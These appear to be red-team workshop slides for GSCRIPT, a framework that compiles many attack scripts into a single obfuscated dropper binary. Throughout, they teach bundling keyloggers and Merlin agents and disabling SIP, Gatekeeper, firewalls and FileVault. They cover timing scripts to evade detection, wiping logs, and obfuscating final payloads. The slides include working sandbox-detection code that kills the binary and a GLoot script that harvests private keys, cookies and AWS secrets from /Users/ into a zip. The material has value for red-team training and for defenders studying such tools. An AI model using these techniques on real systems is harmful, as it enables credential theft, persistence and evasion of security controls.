This will cover some of the basics behind debugging



Debugging the compiler process

Using the **--debug** command line flags lets you see verbose info about the compile process, to help track down any issues



You can Drop into an interactive GSCRIPT shell

Using the **--enable-debugging** command line flags lets you see verbose info about the compile process, to help track down any issues



You can set a breakpoint in a GSCRIPT to drop into a shell

Using the **DebugConsole()** command is like using a breakpoint for debugging a gscript



Bring more native libs into the DebugConsole


If there are more functions you want to use in the debug console, but havent used previously in your script you will need the **--enable-import-all-native-funcs** flag when compiling

```
ML-C02V81KTG8WL:gscript dborges$ ./gscript --debug shell -m "go_import:os as os"
[GSCRIPT:cli] DEBUG compiler configuration looks good
[GSCRIPT:cli] DEBUG build dir created
[GSCRIPT:cli] DEBUG compiler macros processed
[GSCRIPT:cli] DEBUG import references initialized
[GSCRIPT:cli] DEBUG entry points located within scripts
[GSCRIPT:cli] DEBUG *** BUNDLED ASSETS ***
[GSCRIPT:cli] DEBUG
[GSCRIPT:cli] DEBUG asset tree built
[GSCRIPT:cli] DEBUG genesis scripts analyzed
[GSCRIPT:cli] DEBUG native dependencies resolved
[GSCRIPT:cli] DEBUG native code bundles mapped to the virtual machine
[GSCRIPT:cli] DEBUG script callers for native code validated
[GSCRIPT:cli] DEBUG Could not swizzle native function os.Expand: function Expand includes an unsupported parameter type: func
[GSCRIPT:cli] DEBUG native code dynamically linked to the genesis virtual machine
[GSCRIPT:cli] DEBUG dynamic link correctness validated
[GSCRIPT:cli] DEBUG built in genesis helper library injected
[GSCRIPT:cli] DEBUG scripts staged for compilation
[GSCRIPT:cli] DEBUG assets encrypted and embedded into the genesis VMs
[GSCRIPT:cli] DEBUG virtual machines compiled into intermediate representation
[GSCRIPT:cli] DEBUG genesis vm callers embedded into final binary entry point
[GSCRIPT:cli] DEBUG statically linked native binary built
*****
   _/~~/~~\~`---.
  /-,-,-( / ) \_`-
 - - - - ; ; ; =-----; ; ; =----- - -
   \ / ~"~"~"~"~\~"/
   ( \ ( \ ( > \ )
   \_(< > >`-
   ~`-i' ::>|---"
     I;|.|.
    <|i::|i|.
   (`^`^`^`^`^")
   uL
 .ue888Nc.
d88E`"888E`(
 888E 888E`(\()
 888E 888E`(\()
 888E 888E`(\()
 888& 888E`(\()
 *888" 888&
 ` " 888E` G E N E S I S   -- By --
 .dWi  `88E` S C R I P T I N G   gen0cide
 4888~ J8%` E N G I N E   ahhh
 ^"=="`   v1.0.0
           virus
github.com/gen0cide/gscript
*****
*** GSCRIPT INTERACTIVE SHELL ***
```

```
console.log("Installing service...")
installchk = svcObj[0].Install(true)
if (installchk !== undefined) {
  console.error("Error installing service: " + installchk.Error())
  DebugConsole()
  return
}
```

Special Debugging Functions

This will cover some advanced debugging techniques



Docs(lib)

This will return the entire parsed library by the compiler, with references to each object and function call and their associated types



TypeOf(object)

A very helpful function for debugging a troublesome gscript type issue at runtime



This also creates a .gscript_history

Which is useful for retrieving these debugged commands and findings later.



```
github.com/gen0cide/gscript
*****
*** GSCRIPT INTERACTIVE SHELL ***
gscript>
gscript>
gscript>
gscript> Docs("os")
[GSCRIPT:debugger] >> Package Documentation: os

-- CONSTS --
0) os.O_RDWR = 2
1) os.PathListSeparator = 58
2) os.PathSeparator = 47
3) os.ModeCharDevice = c-----
4) os.O_APPEND = 8
5) os.SEEK_END = 2
6) os.DevNull = /dev/null
7) os.ModeSetgid = g-----
8) os.ModeSymlink = L-----
9) os.SEEK_CUR = 1
10) os.SEEK_SET = 0
11) os.ModeNamedPipe = p-----
12) os.O_CREATE = 512
13) os.O_RDONLY = 0
14) os.O_WRONLY = 1
15) os.ModeExclusive = l-----
16) os.O_EXCL = 2048
17) os.O_SYNC = 128
18) os.ModeSocket = S-----
19) os.ModeDir = d-----
20) os.ModeSetuid = u-----
21) os.ModeSticky = t-----
22) os.ModeAppend = a-----
23) os.ModeTemporary = T-----
24) os.O_TRUNC = 1024
25) os.ModeDevice = D-----
26) os.ModePerm = -rwxrwxrwx
27) os.ModeType = dLdpS-----

-- VARS --
0) os.ErrClosed ()
1) os.Stdin ()
2) os.Stdout ()
3) os.ErrExist ()
4) os.ErrNotExist ()
5) os.ErrPermission ()
6) os.Interrupt (Signal)
7) os.Stderr ()
8) os.Kill (Signal)
9) os.ErrInvalid ()
10) os.Args ([]string)

-- TYPES --
0) os.ProcAttr
1) os.Process
2) os.ProcessState
3) os.SyscallError
4) os.File
5) os.LinkError
6) os.PathError

-- FUNCS --
0) error = os.RemoveAll(path string)
1) error = os.Setenv(key, value string)
2) string = os.TempDir()
3) bool = os.IsPathSeparator(c uint8)
4) bool = os.IsPermission(err error)
5) os.Exit(code int)
6) [*Process, error] = os.StartProcess(name string, argv []string, attr *ProcAttr)
7) error = os.Truncate(name string, size int64)
8) error = os.Link(oldname, newname string)
9) error = os.Rename(oldpath, newpath string)
10) [name string, err error] = os.Hostname()
11) bool = os.DoesNotExist(err error)
12) error = os.Mkdir(name string, perm FileMode)
13) string = os.ExpandEnv(s string)
14) error = os.NewSyscallError(syscall string, err error)
15) bool = os.Exists(err error)
16) [string, error] = os.Readlink(name string)
17) [*File, error] = os.OpenFile(name string, flag int, perm FileMode)
18) error = os.Chmod(name string, mode FileMode)
19) int = os.Getgid()
20) [string, error] = os.Executable()
21) [dir string, err error] = os.Getwd()
```

gscript — ipibyixaelavheehqc • gscript --debug shell -m go_import:os as os — 178x51

```
18) error = os.Chmod(name string, mode FileMode)
19) int = os.Getgid()
20) [string, error] = os.Executable()
21) [dir string, err error] = os.Getwd()
22) os.Clearenv()
23) [*Process, error] = os.FindProcess(pid int)
24) error = os.Chtimes(name string, atime time.Time, mtime time.Time)
25) error = os.MkdirAll(path string, perm FileMode)
26) int = os.Getuid()
27) int = os.Getegid()
28) []string = os.Environ()
29) *File = os.NewFile(fd uintptr, name string)
30) int = os.Getpagesize()
31) error = os.Unsetenv(key string)
32) error = os.Chown(name string, uid, gid int)
33) error = os.Lchown(name string, uid, gid int)
34) string = os.Getenv(key string)
35) [FileInfo, error] = os.Lstat(name string)
36) [[int, error]] = os.Getgroups()
37) int = os.Geteuid()
38) error = os.Symlink(oldname, newname string)
39) error = os.Remove(name string)
40) [r *File, w *File, err error] = os.Pipe()
41) bool = os.SameFile(fi1, fi2 FileInfo)
42) [*File, error] = os.Create(name string)
43) [FileInfo, error] = os.Stat(name string)
44) [string, bool] = os.LookupEnv(key string)
45) int = os.Getpid()
46) int = os.Getppid()
47) [*File, error] = os.Open(name string)
48) error = os.Chdir(dir string)
```

```
>>> undefined
gscript>
[gscript> var foo = Create(os.File);
>>> undefined
[gscript> Dump(foo)
>>>
{}
[gscript> TypeOf(foo)
>>> (*os.File)(0xc42000e6a0)({
  file: (*os.file)(<nil>)
})

gscript>
```

Workshop Time!


- Drop into a GSCRIPT shell using the **DebugConsole()** in one of your scripts
 - Make sure you are using a //go_import: native lib in this gscript
 - Make sure you have a complex object already returned in a variable
 - Issue a **TypeOf()** command on the complex object

```
gscript shell -m "go_import:filepath as filepath" -m "go_import:os as os"
```

Multiple gscripts

Compiling Multiple gscripts

The real power of gscript comes from bundling multiple payloads, scripts, and assets into a single dropper binary



N > 1 number of gscripts

Just keep adding gscripts after all of your command line flags, so long as you have at least one gscript



Create Special Build Directories

You can use wildcards within build directories, like:

```
gscript compile --os windows ./windows_op/*.gs
```



Build up vs all at once

Building an effective cluster bomb can take a lot of fine tuning, get each gscript tailored and tested individually before moving them into an operations dir when ready. Test the final binary as well to ensure a desired systems output.

```
ML-C02V81KTG8WL:gscript dborges$ ./gscript --debug compile --enable-logging --obfuscation-level=3 /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/xsvc_service_persistence.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/prompter_example.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/merlin_example2.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/looter_example.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/keylogger_example.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/delete_logs.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/disable_filevault.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/disable_firewall.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/disable_gatekeeper.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/disable_SIP.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_ard(gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_autologin.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_fileshares.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_guest.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_remote_ssh.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_screensharing.gs
```

```
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO   Script : /Users/
[GSCRIPT:cli] INFO ****
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO *** BUNDLED ASSETS ***
[GSCRIPT:cli] INFO   keylog_spy.gs -> skeylogger
[GSCRIPT:cli] INFO   sshkey_persistence.gs -> id_rsa.pub
[GSCRIPT:cli] INFO   goredprompt.gs -> GoRedPrompt.elf
[GSCRIPT:cli] INFO   goredloot.gs -> GoRedLoot.elf
[GSCRIPT:cli] INFO   goredspy.gs -> GoRedSpy.elf
[GSCRIPT:cli] INFO   merlin_example.gs -> merlinagent.elf
[GSCRIPT:cli] INFO ****
```

```
gscript dborges$ ./gscript compile --os windows ~/Desktop/detection_time/gscripts/troll/windows/*.gs
*****
```

Grab some scripts from the collection

We have a small repo of community gscripts here:

<https://github.com/ahhh/gscripts>




Keep a target in mind

Remember you have to build to a single target binary, so keep your gscripts and assets compatible w/ that as you build



Grab one at a time as you understand how each works

Get familiar w/ any ATT&CK methods they utilize




Hack and improve on them

Hack on gscripts from the collection to make them better and unique, later we have a contributing section.



Fill in the gaps

Write your own unique gscripts, there are endless techniques to create and only a few in the collection so far.



```
README.md
anti-re
└── sandbox_cpu1.gs
└── sandbox_hostname.gs
└── sandbox_user.gs
attack
└── linux
    ├── delete_logs.gs
    ├── disable_firewall.gs
    ├── goredloot_example.gs
    ├── goredprompt_example.gs
    ├── goredspy_example.gs
    ├── keylog_spy.gs
    ├── merlin_example.gs
    ├── sshkey_persistence.gs
    ├── sudo_persistence.gs
    └── suid_persistence.gs
multi
└── crypto
    ├── crypto_bytes_example.gs
    └── crypto_string_example.gs
└── dropper
    └── merlin_example.gs
encoding
└── encoding_example.gs
exec
└── exec_example.gs
└── execa_example.gs
file
└── delete_example.gs
└── write_examples.gs
net
└── httpd_example.gs
└── net_tcp_example.gs
└── net_udp_example.gs
└── netcat_tcp_client_example.gs
└── netcat_tcp_server_example.gs
rand
└── rand_example.gs
requests
└── requests_example.gs
time
└── time_example.gs
os_x
└── cronjob_persistence.gs
└── delete_logs.gs
└── disable_SIP.gs
└── disable_filevault.gs
└── disable_firewall.gs
└── disable_gatekeeper.gs
└── disable_littlesnitch.gs
└── enable_autologin.gs
└── enable_guest.gs
└── enable_remote_ssh.gs
```

Staging your assets

Your assets don't have to be exactly what the gscripts intended, often the assets can be decoupled from the techniques



Asset Staging as an independant step

Assets are referenced relative from where the gscript binary is run, so this is often a discrete prep stage



Double check all of your gscripts

If assets are missing gscripts will fail to compile



Double check your compatibility

Make sure your assets will run on your target



▼ Op2_assets	
■	sixshot.macho
📄	sixshot.exe
■	sixshot.elf
■	popup.macho
📄	popup.exe
■	popup.elf
■	merlinagent.macho
📄	merlinagent.exe
■	merlinagent.elf
📄	merlin_osx_runner.sh
📄	merlin_nix_runner.sh
■	keylogger.macho
■	GoRedSpy.macho
📄	GoRedSpy.exe
■	GoRedSpy.elf

```
dborges$ cp ~/Tools/keylogger/keylogger /private/tmp/keylogger.macho
dborges$ file ~/Tools/keylogger/keylogger
keylogger: Mach-O 64-bit executable x86_64
dborges$ cp ~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinagent/merlinagent.macho /private/tmp/
dborges$ █
```

Cross Platform Considerations

If your looking for full cross platform feature support, you need to make sure your dropped assets can run on each target platform in some way.



Unique builds with native binaries

While GSCRIPT aims to be fully cross platform, often dropped assets are not and need specifically built binaries and/or platform specific considerations, requiring unique gscripts



```
[I      :gscripts      $ gscript c merlin_osx.gs sixshot_osx.gs popup_osx.gs
[GENESIS:compiler()] Packing File: merlinagent.macho
[GENESIS:compiler()] Packing File: merlin_osx_runner.sh
[GENESIS:compiler()] Packing File: sixshot.macho
[GENESIS:compiler()] Packing File: popup.macho
[GENESIS:compiler()] Obfuscating Binary...
[GENESIS:compiler()] Your binary is located at: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1516482882_genesis.bin
[I      :gscripts      $ cp ~/Desktop/builds/merlinagent.elf /private/tmp/
[I      :gscripts      $ cp merlin_nix_runner.sh /private/tmp/
[I      :gscripts      $ cp ~/Desktop/builds/sixshot.elf /private/tmp/
[I      :gscripts      $ cp ~/Desktop/builds/popup.elf /private/tmp/
[I      :gscripts      $ gscript c -os=linux -arch=amd64 sixshot_linux.gs merlin_linux.gs popup_linux.gs
[GENESIS:compiler()] Packing File: sixshot.elf
[GENESIS:compiler()] Packing File: merlinagent.elf
[GENESIS:compiler()] Packing File: merlin_nix_runner.sh
[GENESIS:compiler()] Packing File: popup.elf
[GENESIS:compiler()] Obfuscating Binary...
[GENESIS:compiler()] Your binary is located at: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1516483028_genesis.bin
[I      :gscripts      $ cp ~/Desktop/builds/merlinagent.exe /private/tmp/
[I      :gscripts      $ cp ~/Desktop/builds/sixshot.exe /private/tmp/
[I      :gscripts      $ cp ~/Desktop/builds/popup.exe /private/tmp/
[I      :gscripts      $ gscript c -os=windows -arch=amd64 sixshot_windows.gs merlin_windows.gs popup_windows.gs
[GENESIS:compiler()] Packing File: sixshot.exe
[GENESIS:compiler()] Packing File: merlinagent.exe
[GENESIS:compiler()] Packing File: popup.exe
[GENESIS:compiler()] Obfuscating Binary...
[GENESIS:compiler()] Your binary is located at: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1516483213_genesis.bin
```

Building a cluster bomb

Once you've grabbed a bunch of scripts, along w/ your hello world, compile them and run them



Keep the individual gscripts small

Each gscript should carry out a single, unique task



Have a unified purpose

There should be a general theme or utility tying all of the gscripts together, and uniting the final binary



Don't be afraid to fail


If a single gscript fails it should not affect the rest of the gscripts, that said, you should test out obvious failure scenarios and be ready for these in your gscript.

The terminal window displays the output of the gscript compilation process. It shows various configuration options like UPX compression, logging support, and debugger support being disabled. It lists the source scripts used in the build, which include various attack modules for different platforms (os_x, os_y, windows, linux) such as enable_guest.gs, disable_SIP.gs, and keylogger_example.gs. The log also shows the compilation of native assets like macho files and the linking of scripts into a final binary.

```
[GSCRIPT:cli] INFO Output File: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532914461_gscript.bin
[GSCRIPT:cli] INFO Keep Build Directory: [DISABLED]
[GSCRIPT:cli] INFO UPX Compression: [DISABLED]
[GSCRIPT:cli] INFO Logging Support: [ENABLED]
[GSCRIPT:cli] INFO Debugger Support: [DISABLED]
[GSCRIPT:cli] INFO Human Readable Names: [DISABLED]
[GSCRIPT:cli] INFO Import All Native Funcs: [DISABLED]
[GSCRIPT:cli] INFO Skip Compilation: [DISABLED]
[GSCRIPT:cli] INFO Obfuscation Level: ALL OBfuscATION DISABLED
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/xsvc_service_persistence.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_guest.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_remote_ssh.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_SIP.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_gatekeeper.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_firewall.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_filevault.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/prompter_example.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/merlin_example.gs
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/keylogger_example.gs
[GSCRIPT:cli] INFO ****
[GSCRIPT:cli] DEBUG compiler configuration looks good
[GSCRIPT:cli] DEBUG build dir created
[GSCRIPT:cli] DEBUG compiler macros processed
[GSCRIPT:cli] DEBUG import references initialized
[GSCRIPT:cli] DEBUG entry points located within scripts
[GSCRIPT:cli] DEBUG *** BUNDLED ASSETS ***
[GSCRIPT:cli] DEBUG keylogger_example.gs -> keylogger.macho
[GSCRIPT:cli] DEBUG xsvc_service_persistence.gs -> example_svc.bin
[GSCRIPT:cli] DEBUG merlin_example.gs -> merlinagent.macho
[GSCRIPT:cli] DEBUG asset tree built
[GSCRIPT:cli] DEBUG genesis scripts analyzed
[GSCRIPT:cli] DEBUG native dependencies resolved
[GSCRIPT:cli] DEBUG native code bundles mapped to the virtual machine
[GSCRIPT:cli] DEBUG script callers for native code validated
[GSCRIPT:cli] DEBUG native code dynamically linked to the genesis virtual machine
[GSCRIPT:cli] DEBUG dynamic link correctness validated
[GSCRIPT:cli] DEBUG built in genesis helper library injected
[GSCRIPT:cli] DEBUG scripts staged for compilation
[GSCRIPT:cli] DEBUG assets encrypted and embedded into the genesis VMs
[GSCRIPT:cli] DEBUG virtual machines compiled into intermediate representation
[GSCRIPT:cli] DEBUG genesis vm callers embedded into final binary entry point
[GSCRIPT:cli] DEBUG statically linked native binary built
[GSCRIPT:cli] INFO Compiled binary located at:
/var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532914461_gscript.bin

ML-C02V81KTG8WL:gscript dborges$ ./gscript --debug compile --enable-logging --obfuscation-level 3 /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/xsvc_service_persistence.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_guest.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_remote_ssh.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_SIP.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_gatekeeper.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_firewall.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_filevault.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/prompter_example.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/merlin_example.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/keylogger_example.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_autologin.gs
```

The file browser window shows a directory structure for the compiled files. It includes subfolders for different platforms (os_x, os_y, windows, linux, multi) and various attack modules like anti-re, beta, and troll. A file named README.md is also present in the root directory.



Workshop Time!

- Build a cluster bomb with at least 4 gscripts!
- Share some of your favorites with those around you, and try building someone else's gscripts

Submitting to the collection

We would appreciate more att&ck techniques to the collection



Follow the contributors guide

<https://github.com/gen0cide/gscript/blob/master/CONTRIBUTING.md#contributing-example-scripts>



The example repos is a submodule, your pull request will be here

<https://github.com/ahhh/gscripts>




PRs against the dev branch

This will let people get accustomed to newly accepted scripts before we push to them to master




Low Level Scrutiny

These contributions are often not scrutinized other than for correctness and minor utility.



Advanced gscripting

Timing Your Combos



Executing certain gscripts in a priority order can evade detection and disable security controls in a tactical manor.

75

Low Priority gscripts

Scripts that terminate the binary if it's in a reverse engineering environment or disabled detection tools.

100

Medium Priority gscripts w/ Timeouts

Scripts that deploy other implants or agents or act on goals.

150

High Priority gscripts

Things that wipe logs or forensics records, or delete the original payload itself.

```
C:\> Administrator: C:\Windows\System32\cmd.exe
C:\Users\dade\Desktop>winbin.exe
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Testing Sandbox Hostname!
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Our hostname is: TEQUILABOOM
BOOM
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Sandbox detected, exiting
C:\Users\dade\Desktop>
```

```
C:\> Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\dade\Desktop

C:\Users\dade\Desktop>winbin.exe
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Testing Sandbox Hostname!
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Our hostname is: WIN-RQPNEB9
KR55
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Done Testing Hostname!
[GSCRIPT:disable_uac.gs] INFO console.log >>> Starting Disable UAC
[GSCRIPT:disable_uac.gs] INFO console.log >>> Done Disable UAC
[GSCRIPT:disable_windows_firewall.gs] INFO console.log >>> Starting Disable Windows Firewall
[GSCRIPT:disable_windows_firewall.gs] INFO console.log >>> Done Disable Windows Firewall
[GSCRIPT:disable_winupdates.gs] INFO console.log >>> Starting Disable WinUpdate
```

Types of Termination

Stopping can be really important sometimes, especially in the case of anti-re or anti-detection



return false;

By simply returning at any point a gscript will end execution.



os.Halt()

This function still has to be implemented, but in theory it will also stop any async threads the gscript called




os.TerminateSelf()

This function will get the process id of the genesis binary process and terminate the process, effectively stopping all remaining gscripts from running.

```
//go_import:runtime as funtime
//priority:50
//timeout:75
function Deploy() {
    console.log("Testing Sandbox CPUs!");


    var cpucount = funtime.NumCPU();
    if (cpucount == 1) {
        console.log("Detected a single CPU, likely a sandbox!");
        G.os.TerminateSelf();
        return false;
    } else {
        return true;
    }
    console.log("Done Testing Sandbox CPUs!");
    return true;
}
```



Built in Obfuscation



Once things have been tested you will want to disable the logging and debugging and enable some of the builtin obfuscation.. .



Three levels of obfuscation

3 is no obfuscation

2 is no post and no pre-compilation obfuscation

1 is no post-compilation obfuscation

0 is default, which is both pre-compilation and post-compilation obfuscation applied.



Example: Only pre-compilation obfuscation enabled

`./gscript compile --obfuscation-level 1 ./my.gs`



Read more about the obfuscation in GSCRIPT

https://github.com/gen0cide/gscript/blob/master/docs/tutorials/9_5_obfuscation.md

3 = **Obfuscation Level: ALL OBFUSCATION DISABLED**

2 = **Obfuscation Level: PRE & POST COMPIILATION DISABLED**

1 = **Obfuscation Level: POST COMPIILATION DISABLED**

0 = **Obfuscation Level: ALL OBFUSCATION ENABLED**

Obfuscation is intended for final binaries

Any obfuscation can potentially mess up logging and debugging



Keep Build Dir

Keeping the build directory can let you apply your own obfuscation and build processes.



--keep-build-dir

This amazing option will keep all of the raw go source files generated by gscript before building the final genesis binary.



Apply your own obfuscation

Using these raw go files the author can apply any custom transformations they wish to source before building.



Can do other neat tricks

You can use go source code to build shared objects

Workshop Time!

- Build some late running gscripts to delete a forensic artifact you may have left behind
- Try **--keep-build-dir** on the compile command line and checkout some of the files it creates

Write Your Own Native Library

Why write your own native lib?

Some things you have to do from GoLang and sometimes you can't find an existing package that already does this, so why not write our own?



If your still learning GoLang

No worries, some great resources here:



If you want some more GoLang example code

<https://github.com/avelino/awesome-go>



You can manage concurrency in your Go lib

You may have noticed that the ability to run concurrent functions from JavaScript has been largely missing in GSCRIPT, however you can easily manage concurrent go-routines using channels in your own custom lib



Case Study: GoRedLoot to GLoot

Its easy to convert existing golang utilities to libraries and then use them directly in gscript.



Started with a neat standalone / cross platform util

<https://github.com/ahhh/goredloot>



Quickly turned this into a library to be called via gscript

<https://github.com/ahhh/gloot>



A better way

Keeps the binaries smaller, less assets to drop, more control over execution, less processes spawned, etc...

```
// Searcher is a public function designed to be called as a package
func Searcher(pathToDir string, igNames, igContent, inNames, inContent []string) []string {
    ignoreNames = igNames
    ignoreContent = igContent
    includeNames = inNames
    includeContent = inContent
    // Start recursive search
    searchForFiles(pathToDir)
    if Keyz != nil {
        return Keyz
    }
    return nil
}


// searchForFiles is a private function that recurses through directories, running our searchFileForCriteria function on every file
func searchForFiles(pathToDir string) {
    files, err := ioutil.ReadDir(pathToDir)
    if err != nil {
        //fmt.Println(err)
        return
    }
```

```
func main() {
    if len(os.Args) < 3 {
        fmt.Println("./GoRedLoot [directory to recursively search] [out file]")
    } else {
        // First arg, the directory we will recursively search
        pathToDir := os.Args[1]
        // Second arg, location we will write double zip file
        outFile := os.Args[2]
        // Start recursive search
        searchForFiles(pathToDir)
        if Keyz != nil {
            err := ZipFiles(outFile, Keyz, encryptPassword)
            if err != nil {
                fmt.Println("error writing zip file")
            } else {
                fmt.Println("wrote zip file")
            }
        } else {
            fmt.Println("no keyz found")
        }
    }
}

// searchForFiles is a private function that recurses through directories, running
func searchForFiles(pathToDir string) {
    files, err := ioutil.ReadDir(pathToDir)
    if err != nil {
        //fmt.Println(err)
        return
    }
```

Writing a Native Lib

Let's write an example native lib in GoLang! Pick something easy, but also something you can't do in JavaScript



Start with a technique you already know well

The best place to start is familiar ground



Implement a few functions at a time

Test calling them from GSCRIPT sooner than later



Use GoLang to hack the JavaScript limitations

When writing your own native lib you in complete control, you can take whatever type is easiest from JavaScript and recast them to objects or other types easily in GoLang

```
7  //priority:180
8  //timeout:150
9
10
11 //go_import:os as os
12 //go_import:github.com/ahhh/gloot as loot
13
14
15 function Deploy() {
16   console.log("Starting GLoot");
17
18   // Prompt for the pw
19   var ignoreNames = ["Keychains", ".vmdk", ".vmem", ".npm", ".vscode", ".dmg", "man1", ".ova", ".iso"];
20   var ignoreContent = ["golang.org/x/crypto"];
21   var includeNames = ["Cookies"];
22   var includeContent = ["BEGIN DSA PRIVATE KEY", "BEGIN RSA PRIVATE KEY", "secret_access_key"];
23
24   var goods = loot.Searcher("/Users/", ignoreNames, ignoreContent, includeNames, includeContent);
25   console.log("the goods: " + goods);
26
27   var file_location = "/private/tmp/ozz";
28   var errs = loot.ZipFiles(file_location, goods, "testing");
29   if (errs != null) {
30     console.log("errors: "+errs.Error());
31   } else {
32     console.log("file newly created: " + file_location);
33   }
34
35   console.log("Done GLoot");
36   return true;
37 }
```

Workshop Time!

- Write a GoLang package that exports at least one function
- Write a gscript that imports your native package and calls it's functions


Submitting to the x Collection

We would appreciate if people submitted native libs back to the x collection, after the community finds them of high value and they meet the criteria the can be moved into the stdlib



Follow the contributors guide

<https://github.com/gen0cide/gscript/blob/master/CONTRIBUTING.md#contributing-to-the-standard-library>



PRs against the dev branch

This will let people get accustomed to newly accepted libraries before we push to them to master




Medium Scrutiny

These contributions are scrutinized far more heavily than submitting example gscripts

Managing Team Persistence


Auditing Individual Scripts

Some tips for quickly auditing team submissions



Lint them

The first basic check is simply loading them into your IDE and letting your linter call out syntax issues.



Manual Review

Make sure you understand the techniques in depth before including them in your genesis binary. Sometimes techniques can directly affect other techniques.



Audit Them

Using the GSCRIPT audit command can quickly reveal common issues we encounter in gscripts.



Compile them

Compiling a gscript to its target OS can quickly sus out any Go type errors or platform specific GoLang errors.

A High Level Management View

Using a spreadsheet to manage a team's scripts can be very helpful



Create build directories for final payloads

This can help you organize gscripts and assets for specific operations.



Manage your TTPs

Ensures you can deconflict overlapping protocols, file locations, and / or persistence techniques.




Spreadsheets

Make us all more organized




Record IOCs for Blue Teams

This is a great place to note what forensic artifacts your payloads will leave as well as notes on how to detect the various components




Framework	Agent	C&C	file location	Persistence technique	Operator	OS
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Windows	Windows-x64 Payload	Windows-x64 Payload	Windows-x64 Payload	x86.gs	Windows	Windows
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
